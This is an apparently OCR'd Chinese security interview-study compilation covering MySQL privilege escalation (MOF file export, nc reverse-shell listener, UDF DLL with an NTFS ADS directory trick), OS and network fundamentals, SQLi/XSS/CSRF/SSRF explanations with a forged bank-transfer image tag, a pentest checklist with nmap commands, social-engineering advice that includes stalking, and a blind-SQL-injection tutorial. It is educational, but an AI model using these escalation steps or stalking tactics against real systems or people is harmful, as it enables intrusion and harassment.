
http://blog.csdn.net/huwei0518/article/details/43563583

mysql 提权方式（ 搭建环境使用 mysql5.1 或以前的版本)

mof 提权:

拿到 Webshell 后：

1.找一个可写目录上传 mof 文件，例如上传到 C:/Windows/nullevt.mof 代码如下:



2.执行 load_file 及 into dumpfile 把文件导出到正确的位置即可:

Select load_file('C:/Windows/nullevt.mof') into dumpfile 'c:/windows/system32/wbem/mof/nullevt.mof'

执行成功后，即可添加一个普通用户，然后你可以更改命令，再上传导出执行把用户提升到管理员权限，然后 3389 连接即可

反弹端口提权

1、拿到 mysql root 权限，无法通过网站 Getshell，利用 mysql 客户端工具连接 mysql 服务器，然后执行下面的操作:

2、本地监听你反弹的端口

nc.exe -vv -l -p 2010

成功后，你将获得一个 system 权限的 cmdshell

Mysql udf 提权

目录位置:

c:\windows\system32

1、最常见的是直接使用 udf.php (http://pan.baidu.com/s/1jIElQbk) 此类的工具来执行 udf 提权，具体如下:

连接到 mysql 以后，先导出 udf.dll 到 c:\windows\system32 目录下。

2、创建相应的函数并执行命令，具体如下:

某些情况下，我们会遇到 Can't open shared library 的情况，

这时就需要我们把 udf.dll 导出到 lib\plugin 目录下才可以,利用 NTFS ADS 流来创建文件夹

select @@basedir; //查找到 mysql 的目录

select 'It is dll' into dumpfile 'C:\Program Files\MySQL\MySQL Server 5.1\lib::$INDEX_ALLOCATION'; //利用 NTFS ADS 创建 lib 目录

select 'It is dll' into dumpfile 'C:\Program Files\MySQL\MySQL Server 5.1\lib\plugin::$INDEX_ALLOCATION'; //利用 NTFS ADS 创建 plugin 目录

执行成功以后再进行导出即可。

4.操作系统

死锁以及为什么发生死锁，解除死锁

死锁是指一组相互竞争系统资源或进行通信的进程间的"永久"阻塞。

产生死锁的原因:

（1）竞争系统资源

（2）进程的推进顺序不当

产生死锁的四个必要条件:

（1） 互斥条件：一个资源每次只能被一个进程使用。

（2） 请求与保持条件：一个进程因请求资源而阻塞时，对已获得的资源保持不放。

（3） 不剥夺条件:进程已获得的资源，在未使用完之前，不能强行剥夺。

（4） 循环等待条件:若干进程之间形成一种头尾相接的循环等待资源关系。

解除死锁:

当发现有进程死锁后,应立即把它从死锁状态中解脱出来,常采用的方法有:

剥夺资源：从其它进程剥夺足够数量的资源给死锁进程，以解除死锁状态;

撤消进程可以直接撤消死锁进程或撤消代价最小的进程,直至有足够的资源可用，死锁状态消除为止

所谓代价是指优先级、运行代价、进程的重要性和价值等。

进程之间通信方式：

信号，管道，消息队列，共享内存。

启动流程（Windows）:

基本上操作系统是从计算机通电自检完成后开始进行的，这一过程可以分为（预引导、引导、载入内核、初始化内核、登录等 5 个阶段）

1) 预引导

通电自检后，从引导设备中读取并运行主引导记录 MBR

2) 引导

引导阶段又可以分为 初始化引导载入程序、操作系统选择、硬件检测、硬件配置文件选择

在这一过程中需要使用的文件包括 ntldr、boot.ini、ntdetect.com、ntoskrnl.exe、ntbootdd.sys、bootsect.dos（非必须）

A 初始化引导载入程序：

程序 ntldr 会自动寻找系统自带的一个微型的文件驱动，读取文件系统驱动并成功找到硬盘上的分区后，引导载入程序的初始化过程就已经完成。

B 操作系统选择：

ntldr 程序完成了初始化工作后就会从硬盘上读取 boot.ini 文件，进行操作系统选择(多系统)

C 硬件检测：

操作系统选择了想要载入的 Windows 系统后，ntdetect.com 首先要将当前计算机中安装的所有硬件信息收集起来并列成一个表，接着将该表发送给 ntldr，这个表的信息稍后会被用来创建注册表中有关硬件的键。这里需要被收集信息的硬件包括总线 / 适配器类型显卡、通讯端口、串口、浮点运算器（CPU）、可移动存储器、键盘、指示装置（鼠标）。

D 配置文件选择：

这个步骤不是必须的。

只有在计算机(常用于笔记本电脑)创建了多个硬件配置文件的时候才需要处理这一步

3) 载入内核阶段

在这一阶段，ntldr 会载入 Windows 的内核文件 ntoskrnl.exe，但这里仅仅是载入，内核此刻还不会被初始化。随后被载入的是硬件抽象层。接下来要被内核载入的是：HKEY_LOCAL_MACHINE\System 注册表键。

ntldr 会根据载入的 Select 键的内容判断接下来需要载入哪个 ControlSet 注册表键，这些键决定随后系统会载入哪些设备驱动或者启动哪些服务。

这些注册表键的内容被载入后，系统将进入初始化内核阶段。

这时候 ntldr 会将系统的控制权交给操作系统内核。

4) 初始化内核阶段

在这一阶段中主要会完成 4 项任务：

创建 Hardware 注册表键、对 Control Set 注册表键进行复制载入和初始化设备驱动、启动服务

A.创建 Hardware 注册表键：

Windows 内核会使用前面硬件检测阶段收集倒的硬件信息来创建 HKEY_LOCAL_MACHINE/Hardware 键。也就是说注册表中该键的内容不是固定的，会根据系统中的硬件配置情况动态更新。

B.对 Control Set 注册表键进行复制：

如果上一步成功，系统内核会对 Control Set 键的内容创建一个备份。这个备份会被用在系统的高级启动菜单中 "最后一次正确的配置" 选项。

例如，系统新装了一个显卡驱动，Hardware 还没有创建成功系统就崩溃了，这时就可以使用"最后一次正确的配置"选项，用上一次 Control Set 注册表键的备份内容重新生成 Hardware 键，从而撤销因安装了显卡驱动对系统设置的更改。

C.载入和初始化设备驱动：

操作系统内核首先会初始化之前在载入内核阶段载入的底层设备驱动，然后会在注册表的，HKEY_LOCAL_MACHINE/System/CurrentControlSet/Services 键下查找所有 Strat 键值为 1 的设备驱动，这些设备驱动将会在载入之后立刻进行初始化。

D.启动服务：

系统内核成功载入并且成功初始化所有底层设备驱动后，ntoskrnl.exe 创建会话管理器进程 smss.exe，这是第一个用户态进程 会话管理器会启动其他高层子系统和服务，加载并初始化内核模式中的 Win32 子系统（win32k.sys），启动 csrss.exe（win32 子系统在用户模式的部分），进而启动 Win32 子系统。Win32 子系统的作用是控制所有输入 / 输出设备以及访问显示设备。当这些操作都完成后，Windows 的图形界面就可以显示出来了，同时用户也将可以使用键盘以及其他 I/O 设备。

接下来会话管理器会启动 winlogon 进程。至此，初始化内核阶段已经成功完成，这时候用户就可以开始登陆了。

5)登录阶段

这一阶段，由会话管理器启动的 winlogon.exe 进程将会启动本地安全性授权 lsass.exe 子系统，加载图形化标识和验证（Graphical Identfication and Authentication,GINA）并等待用户登录。

默认 GINA 是 Msgina.dll，可以自行开发 GINA 实现基于生物信息的用户登录（指纹识别，人脸识别），然后启动后台服务管理器 services.exe ，通过它启动所有标识为自动启动的 Win32 服务程序。

在登录过程中，后台可能仍在加载一些非关键的设备驱动。系统会再次扫描 HKEY_LOCAL_MACHINE/System/CurrentControlSet/Services 注册表键，寻找 Start 键的数值是 2 或者更大数字的服务。这些服务就是非关键服务，系统直到成功登录后才开始加载这些服务，至此，Windows 启动过程完成。

1、线程：

线程有时候又被称为轻量级进程，是程序执行的最小单元。

一个进程可对应多个线程，而一个线程只属于一个进程。进程的执行是以线程为单位进行的，比如说一个简单“hello world”程序只有一个线程，就是 main() 函数对应的线程。

2、保护模式，实模式

保护模式与实模式相对应，在保护模式下，CPU 的寻址模式与实模式不同。

实模式下的寻址方式是 "段基址+段偏移"，段的默认大小为 64kb ,所有段都是可读写的，唯有代码段是可执行的，段的特权级为 0。

特权级有 0、1、2、3 四个级别，0 特权级别最高，3 特权级别最低想要控制系统，就必须取得 0 特权级,比如调试工具 SoftICE 就工作在 0 特权级上。

详细:

http://blog.csdn.net/rosetta/article/details/8933200

5.https 的建立过程

1.客户端发送请求到服务器端（支持的加密协议及版本，SSL，TLS）

2.服务端筛选合适的加密协议，返回 CA 证书和公开秘钥(公开秘钥作为证书的一部分而存在)

3.客户端使用浏览器根证书验证证书的合法性

4.如果验证通过，客户端生成对称秘钥，通过证书中的公钥加密，发送到服务端

5.服务端使用私钥解密，获取对称秘钥，使用对称秘钥加密数据

6.客户端使用共享秘钥解密数据，建立 SSL 加密通信...

6.TCP 三次握手的过程以及对应的状态转换

1) 源主机给目标主机发送一个 SYN 标志位为 1 的数据包

2) 目标主机自动应答，SYN 和 ACK 均设置为 1，序号 SEQ 为 Y，并将确认号设置为 Y+1

3) 源主机收到目标主机返回的第二次握手的数据包后，向目的主机发送一个 ACK 标志位为 1 的应答包示意对第二次握手确认要建立连接，第三次握手数据包的序号为 SEQ 为 X+1，确认号为 Y+1。

7.SQL 注入漏洞

基本原理和防范

应用程序对用户输入的数据校验处理不严或者根本没有校验，以至用户可以直接执行 SQL 查询

1.对特殊字符进行转义处理(可能被编码绕过)

2.使用参数化语句 (完全杜绝 SQL 注入) 以 PHP 的 PDO 或 mysqli 为例：

PDO (使用序数参数):

除了数据库数据，利用方式还有哪些?

A 获取系统 shell

B 留数据库后门

8.XSS 漏洞

基本原理和分类

当应用程序发送给浏览器的页面中包含用户提交的数据，但没有经过适当验证或转义时，就会导致跨站脚本漏洞。

分类:

反射型：经过后端，不经过数据库

存储型：经过后端，经过数据库

DOM 型：不经过后端，DOM—based XSS 漏洞，是基于文档对象模型 (Document Objeet Model,DOM) 的一种漏洞,DOM xss 是通过 url 传入参数去控制触发的。

XSS 防范

前端:

对用户输入进行编码转换

后端(在入口和出口都过滤):

对输入和输出都编码转换

可以自己编写过滤函数，调用也行。或者查找网上的 XSS 过滤函数。

xssfuzzing

一个基本的流程是:

1.检测输入点

2.潜在注入点检测

3.生成 payload

4.Payload 攻击验证

详细参考下面这篇文章:

https://www.qcloud.com/community/article/172258001490259493

xss 还能干什么?

A 重定向网站

B 组建僵尸网络

更多:

http://bobao.360.cn/learning/detail/159.html

9.CSRF

原理与防范

由于浏览器自动发送会话 Cookie 等认证凭证，导致攻击者能够创建恶意的 Web 页面来产生伪造请求

案例：

上面一句话概括了 CSRF 的原理，下面我虚构了一个案例帮助理解:

123456：李白的用户 ID

741741：杜甫的用户 ID

941941：白居易的用户 ID

李白正在某银行网站给白居易转账，则有以下 URL

http://www.abc.com/zhuanzhang?=amount=500&fromAccount=123456&toAccount=941941

杜甫构造一个请求，把李白账户中的钱转到自己账户中(并且修改了金额为 5000)

<img http://www.abc.com/zhuanzhang?=amount=5000&fromAccount=123456&toAccount=741741" width="0" height="0">

杜甫在他控制的多个网站中嵌入这段代码，李白只要登录了银行网站，又恰巧访问了杜甫控制的网站，李白的 5000 块钱就会转给杜甫

防范：

1.给每个 HTTP 请求添加一个不可预测的令牌，并保证该令牌对每个合法用户来说是唯一的，将独有的令牌包含在隐藏字段中，通过 HTTP 请求发送，避免在 URL 中暴露出来。

2.要求用户重新认证或判断他是一个真实的用户

csrf 如何不带 referer 访问?


那么什么是 referer 呢?

根据 HTTP 协议，在 HTTP 头中有一个字段叫 Referer，它记录了该 HTTP 请求的来源地址。在通常情况下，访问一个安全受限页面的请求必须来自于同一个网站。比如某银行的转账是通过用户访问 http://bank.test/test?page=10&userID=101&money=10000 页面完成，用户必须先登录 bank.test，然后通过点击页面上的按钮来触发转账事件。当用户提交请求时，该转账请求的 Referer 值就会是转账按钮所在页面的 URL（本例中，通常是以 bank.test 域名开头的地址）。而如果攻击者要对银行网站实施 CSRF 攻击，他只能在自己的网站构造请求，当用户通过攻击者的网站发送请求到银行时，该请求的 Referer 是指向攻击者的网站。因此，要防御 CSRF 攻击，银行网站只需要对于每一个转账请求验证其 Referer 值，如果是以 bank.test 开头的域名，则说明该请求是来自银行网站自己的请求，是合法的。如果 Referer 是其他网站的话，就有可能是 CSRF 攻击，则拒绝该请求。

测试发现:

测试发现 302 跳转不会带 referer，可以直接请求配置写 php 代码实现不带 referer 访问

302 跳转 php 代码实现



还有更简单的方式，使用 html 中 a 标签的一个属性

test

10.SSRF 漏洞

原理介绍

SSRF (Server-Side Request Forgery: 服务器端请求伪造) 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下，SSRF 攻击的目标是从外网无法访问的内部系统。正是因为它是由服务端发起的，所以它能够请求到与它相连而与外网隔离的内部系统 SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。

比如从指定 URL 地址获取网页文本内容，加载指定地址的图片，下载等等.

如何寻找?

一、从 Web 功能上寻找

1)分享：通过 URL 地址分享网页内容

2)图片加载与下载：通过 URL 地址加载或下载图片

3)图片、文章收藏功能

二、从 URL 关键字寻找

大致有以下关键字：

share、wap、url、link、src、source、target、u、3g、display、sourceURl、imageURL、domain

如果利用 google 语法加上这些关键字去寻找 SSRF 漏洞，耐心的验证，现在还是可以找到存在的 SSRF 漏洞

如何深入利用？如何探测非 HTTP 协议？如何防范?

这两篇文章写的不错，搭建环境什么的都有：

http://www.91ri.org/17111.html

https://www.t00ls.net/articles-41070.html

11.如何渗透一个网站/思路(渗透测试流程)

1.信息收集

whois 查询　　//站长工具

DNS 信息　　//站长工具

子域名查询 //站长工具

旁站、C 段查询：http://www.webscan.cc/

开放协议、操作系统、中间件、使用的开源 Web 应用(如 WordPress,凭借经验判断)

用 nmap 进行端口扫描：

nmap -sP 192.168.1.100 //查看一个主机是否在线

nmap 192.168.1.100 //查看一个主机上开放的端口

nmap -p 1-1000 192.168.1.100 //扫描指定端口范围

nmap -p 80 192.168.1. //扫描特定端口*

nmap -O 192.168.1.100 //判断目标操作系统类型

nmap -sV 192.168.1.100 //查看目标开放端口对应的协议及版本信息

获取 WAF、IDS、防火墙信息（使用 hping3、wafw00f 等工具)

网站目录（使用工具 DirBuster）

数据库类型：

我通常是通过中间件信息和开放端口来判断，这些只是判断思路并不是 100% 正确

MySQL：Apache+PHP：3306

MSSQL：asp+IIS：1433

Oracle：Java+Tomcat：1521

PostgreSQL：5432

2.漏洞扫描

使用 w3af、AWVS、Nessus、APPscan 等专业的漏洞扫描器自动化扫描，或者，用自己收集的 EXP 编写漏洞扫描器

3.漏洞利用

SQLmap：SQL 注入利用

BeFF：XSS 漏洞利用

Metasploit：漏洞利用模块

总而言之，根据扫描到的漏洞选择合适的方法或工具来利用

4.权限获取

后台编辑器提权、Webshell 提权、数据库提权、内网渗透提权

5.分析报告

渗透测试范围和内容（ 包不包括社工…）

脆弱性分析：

有哪些漏洞哪些风险等等、漏洞信息以图示出。

检测过程

使用的方法和工具

改善建议和修复方案

如何获得一个域名的邮箱列表

工具：

如何社工一个企业的员工信息:

嗯，不太擅长，简单说一下吧~

先线上搜索他的公开信息，社交账号，社交圈子等等

可以先从他身边的人间接了解他本人

然后以顾客的身份接近，套取所需信息

再者时间充裕的可以跟踪一下(违法危险，被抓住容易被揍成猪头)

然后就是投其所好获取信任了

12.需要认识的常见端口

项目	常见端口号	对应协议/应用	备注
系统	21	FTP	掌握
	22	SSH	了解
	23	Telent	掌握
	25	SMTP	熟悉
	53	DNS	熟悉
	80	HTTP	掌握
	110	POP3	熟悉
	135	本地服务	了解
	139	内网文件共享	了解
	443	HTTPS	熟悉
	445	SMB	了解
	990	FTPS	了解
	1723	PPTP（VPN）	掌握
	3389	微软远程桌面	掌握
数据库	1433	MSSQL	熟悉
	1521	Oracle	熟悉
	3306	MySQL	熟悉
	5000	DB2	了解
	5432	PostgreSQL	了解
其他	69	TFTP	熟悉
	7001	WebLogic	了解
	8080	JBOSS、TOMCAT	了解
	43958	Serv-U	掌握

13.如何获取 Web 指纹

1：网页中发现关键字

2：特定文件的 MD5（主要是静态文件、不一定要是 MD5 ）

3：指定 URL 的关键字

4：指定 URL 的 TAG 模式

whatweb（Ruby 写的 ）是一个 web 应用程序指纹识别工具，可以鉴别出内容管理系统（CMS），博客平台、统计分析软件、javascript 库、服务器和其他更多 Web 程序。

whatweb 拥有超过 900 个插件，插件是用来鉴别 Web 应用系统的。

可以说 whatweb 是目前网络上比较强大的一款应用识别程序了。

它支持正则表达式、md5 hash 匹配、url 识别、HTML 标记模式、蜘蛛爬行等等

下载地址：

https://github.com/urbanadventurer/whatweb/

plecost 是基于 python 架构,利用了 Beautiful Soup 来解析 html、xml 文件，识别网站使用的插件及版本。kali 系统上集成了这个工具。(感兴趣的可以试着读读它的代码,自己开发一个指纹识别工具)

14.如何代码审计

自己找到过的代码审计问题

15.如何做扫描器-思路-为什么要这么设计

端口扫描器:

通过连接测试服务端口可以判断端口是否开放

(1) TCP 全连接扫描

尝试与目标主机建立正常的 TCP 三次握手，如果能建立三次握手，说明目标端口开放，但是扫描过程容易被检测到。

(2) TCP SYN 扫描（TCP 的半连接扫描)

利用 TCP 前两次握手，如第二次握手回复了，则证明端口开放，因为没有第三次握手建立连接，降低了被发现的可能，同时提高了扫描性能

(3) TCP FIN 扫描

向目标主机发送 FIN 标志位为 1 的数据包进行探测。

如果目标端口开放，则丢弃此包，不进行回应

若未开放，则返回一个 RST 标志位为 1 的数据包

这种扫描更隐秘又叫秘密扫描通常用于 UNIX 操作系统主机

有的 Windows 主机（Windows NT），不论端口是否开放都回复 RST。

(4) UDP 的 ICMP 端口不可达扫描

用 UDP 协议向目标主机 UDP 端口发送探测数据包。

如果目标端口未打开，会返回一个 ICMP_PORTUNREACHABLE 错误。

根据是否收到这个消息，可以发现关闭的 UDP 端口

(5) ICMP 扫描

用 ICMP 协议向目标主机发送一个协议存在错误的 IP 数据包

根据反馈的 ICMP 信息判断目标主机使用的网络服务和端口

(6) 乱序扫描和慢速扫描

将扫描端口的顺序打乱，降低扫描速度，躲避防火墙和入侵检测系统的检查

漏洞扫描器

用模拟攻击扫描出具体的漏洞类型

比如 SQL 漏洞扫描器用 payload 字符去试、使页面报错

一个 SQL 漏洞扫描器实例:

http://blog.csdn.net/oxuzhenyi/article/details/72763486?locationNum=13&fps=1

防范扫描可以在目标主机和网络的外围边界部署防火墙和入侵检测系统

16.黑客兵器谱(渗透常用工具)

信息收集: Maltego

Web 程序（拦截、重放）: Burp suite

端口扫描: nmap (其实不仅仅是端口扫描它的脚本也很有用)

漏洞扫描：w3af、AWVS、Nessus、AppScan

SQL 注入神器: SQLmap

sqlmap 给出类型对安全研究有什么帮助（区别有、无），tamper 脚本使用：信安之路的一篇总结挺好，地址：

http://mp.weixin.qq.com/s/vEEoMacmETUA4yZODY8xMQ

XSS 利用框架：BeEF

漏洞利用框架：metasploit

爆破利器：Hydra

17.python

基础类库

常用第三方类库、爬虫的基本流程

18.挖过哪些有趣的漏洞讲述过程

没有拿得出手的?

分享一个域名劫持钓鱼获取管理权限的思路文章吧:

http://mp.weixin.qq.com/s/iteYPCNPq0Sly1nf8QJWhg

web 安全

几天前看到一个前端攻防工程师的招聘信息，觉得挺有意思的。看来前端安全这块领域现在也慢慢被人们重视起来了。

其实 web 前端安全是最近几年才新兴的一个安全领域。早期的网页逻辑都由后端处理，前端几乎不处理数据逻辑，只做页面展示之用，这个时候前端几乎没什么安全问题。后来随着 web2.0 时代的到来，web 应用越来越复杂，单纯由后端处理会给服务器带来很大的压力，于是部分逻辑开始交给前端去处理。前端处理逻辑用的最多的就是 javascript 语言，而编码人员的水平参差不齐，对前端代码的安全也会有疏漏，导致了一些前端安全问题的出现，其中就不乏我们常见的 XSS、CSRF 等等。现在，在 h5、es6 出现后，各种好用的 api 如雨后春笋般

出现，web 前端大放异彩，给人们带了更为优越的用户体验。

但这背后，是前端威胁的再一次升级，开发人员大多了解什么是 SQL 注入，知道什么是上传漏洞、解析漏洞，知道该如何去防范。但对于前端安全可能了解甚浅。于是，今天我们成立了 web 前端安全小组，专门用于探讨前端安全问题一起交流学习，共同提升，

组长介绍

ID：晚风

职务：信安之路作者团队成员、信安之路 web 前端安全小组组长

工作：某公司安全工程师

小组研究方向

XSS、CSRF、CSP、跨域安全、本地存储安全、JS 爬虫反爬虫、前端自动化测试

加入小组要求

希望你目前正在从事安全相关工作，对前端安全热爱，熟悉 javascript，对前端安全有一定的了解。翻译过国外优秀文章的优先。

编辑简历（自我介绍+加入组的原因） 发送到：1074154071@qq.com

sql 注入学习总结

原创： Hello_C 信安之路 2017-07-19

所谓 SQL 注入，就是通过把 SQL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。

测试数据库

我们本文就以如下数据库作为测试数据库，完成我们的注入分析。

id	username	password
1	Dumb	Dumb
2	Angelina	I-kill-you
3	Dummy	p@ssword
4	secure	crappy
5	stupid	stupidity
6	superman	genious
7	batman	mob!le
8	admin	admin
9	admin1	admin1
10	admin2	admin2
11	admin3	admin3
12	dhakkan	dumbo
14	admin4	admin4

相关函数

在学习盲注之前，首先要了解一下在 sql 盲注中所涉及到的函数以及使用方法。

mid()---从文本字段中提取字符

SELECT MID(column_name,start[,length]) FROM table_name;

column_name 必需。要提取字符的字段。

start 必需。规定开始位置（起始值是 1）。

length 可选。要返回的字符数。如果省略，则 MID() 函数返回剩余文本。

```
mysql> select mid(username,1,2) from users;
+--------------------+
| mid(username,1,2) |
+--------------------+
| Du                 |
| An                 |
| Du                 |
| se                 |
| st                 |
| su                 |
| ba                 |
| ad                 |
| ad                 |
| ad                 |
| ad                 |
| dh                 |
| ad                 |
+--------------------+
mysql> select mid(username,2) from users;
+------------------+
| mid(username,2) |
+------------------+
| umb              |
| ngelina          |
| ummy             |
| ecure            |
| tupid            |
| uperman          |
| atman            |
| dmin             |
| dmin1            |
| dmin2            |
| dmin3            |
| hakkan           |
| dmin4            |
+------------------+
```

limit()---返回前几条或者中间某几行数据

*select * from table limit m,n;*

其 m 指记录始 index0 始表示第条记录 n 指第 m+1 条始取 n 条

```
mysql> select * from users limit 1,2;
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
|  2 | Angelina | I-kill-you |
|  3 | Dummy    | p@ssword   |
+----+----------+------------+
```


concat、concat_ws、group_concat

MySQL 的 concat 函数在连接字符串的时候，只要其中一个是 NULL,那么将返回 NULL

```
mysql> select concat('123',null);
+--------------------+
| concat('123',null) |
+--------------------+
| NULL               |
+--------------------+
mysql> select concat('123','456');
+--------------------+
| concat('123','456') |
+--------------------+
| 123456             |
+--------------------+
```

和 concat 不同的是, concat_ws 函数在执行的时候,不会因为 NULL 值而返回 NULL

```
mysql> select concat_ws('123',null);
+-----------------------+
| concat_ws('123',null) |
+-----------------------+
|                       |
+-----------------------+
mysql> select concat_ws('123','456');
+-------------------------+
| concat_ws('123','456') |
+-------------------------+
| 456                     |
+-------------------------+
mysql> select concat_ws('.','123','456');
+-----------------------------+
| concat_ws('.','123','456') |
+-----------------------------+
| 123.456                     |
+-----------------------------+
```

group_concat([DISTINCT] 要连接的字段 [Order BY ASC/DESC 排序字段] [Separator '分隔符'])

```
mysql> select * from aa;
+------+------+
| id| name |
+------+------+
|1 | 10|
|1 | 20|
|1 | 20|
|2 | 20|
|3 | 200 |
|3 | 500 |
+------+------+
mysql>select id,group_concat(name) from aa group by id;
+------+---------------------+
| id| group_concat(name) |
+------+---------------------+
|1 | 10,20,20|
|2 | 20 |
|3 | 200,500|
+------+---------------------+
```


Count()---聚集函数，统计元祖的个数

```
mysql> select count(*) from users;
+-----------+
| count(*) |
+-----------+
|       13 |
+-----------+
```


rand()---用于产生一个 0~1 的随机数

```
mysql> select rand(),rand();
+---------------------+---------------------+
| rand()              | rand()              |
+---------------------+---------------------+
| 0.37330908176797356 | 0.78656110892683337 |
+---------------------+---------------------+
mysql> select * from users group by rand();
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
|  3 | Dummy    | p@ssword   |
|  9 | admin1   | admin1     |
| 12 | dhakkan  | dumbo      |
|  5 | stupid   | stupidity  |
|  4 | secure   | crappy     |
| 10 | admin2   | admin2     |
|  6 | superman | genious    |
| 14 | admin4   | admin4     |
| 11 | admin3   | admin3     |
|  2 | Angelina | I-kill-you |
|  8 | admin    | admin      |
|  1 | Dumb     | Dumb       |
|  7 | batman   | mob!le     |
+----+----------+------------+
```


floor()---向下取整

```
mysql> select floor(123.456),floor(-123.456);
+----------------+-----------------+
| floor(123.456) | floor(-123.456) |
+----------------+-----------------+
|            123 |            -124 |
+----------------+-----------------+
```

group by---依据我们想要的规则对结果进行分组

```
mysql> select * from users group by username;
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
|  8 | admin    | admin      |
|  9 | admin1   | admin1     |
| 10 | admin2   | admin2     |
| 11 | admin3   | admin3     |
| 14 | admin4   | admin4     |
|  2 | Angelina | I-kill-you |
|  7 | batman   | mob!le     |
| 12 | dhakkan  | dumbo      |
|  1 | Dumb     | Dumb       |
|  3 | Dummy    | p@ssword   |
|  4 | secure   | crappy     |
|  5 | stupid   | stupidity  |
|  6 | superman | genious    |
+----+----------+------------+
```


length()---返回字符串的长度

```
mysql> select length('www.baidu.com');
+--------------------------+
| length('www.baidu.com') |
+--------------------------+
|                       13 |
+--------------------------+
mysql> select * from users where length(username) <6;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | Dumb     |
|  3 | Dummy    | p@ssword |
|  8 | admin    | admin    |
+----+----------+----------+
```

Substr()---截取字符串 三个参数 （所要截取字符串，截取的位置，截取的长度）

```
mysql> select substr('123456',2,3);
+----------------------+
| substr('123456',2,3) |
+----------------------+
| 234                  |
+----------------------+
mysql> select substr(username,2,3) from users ;
+----------------------+
| substr(username,2,3) |
+----------------------+
| umb                  |
| nge                  |
| umm                  |
| ecu                  |
| tup                  |
| upe                  |
| atm                  |
| dmi                  |
| dmi                  |
| dmi                  |
| dmi                  |
| hak                  |
| dmi                  |
+----------------------+
```


Ascii()---返回字符串的 ascii 码

```
mysql> select ascii(2);
+----------+
| ascii(2) |
+----------+
|       50 |
+----------+
mysql> select ascii(substr(username,2,1)) from users;
+----------------------------+
| ascii(substr(username,2,1)) |
+----------------------------+
|                        117 |
|                        110 |
|                        117 |
|                        101 |
|                        116 |
|                        117 |
|                         97 |
|                        100 |
|                        100 |
|                        100 |
|                        100 |
|                        104 |
|                        100 |
+----------------------------+
```

信安之路

报错注入

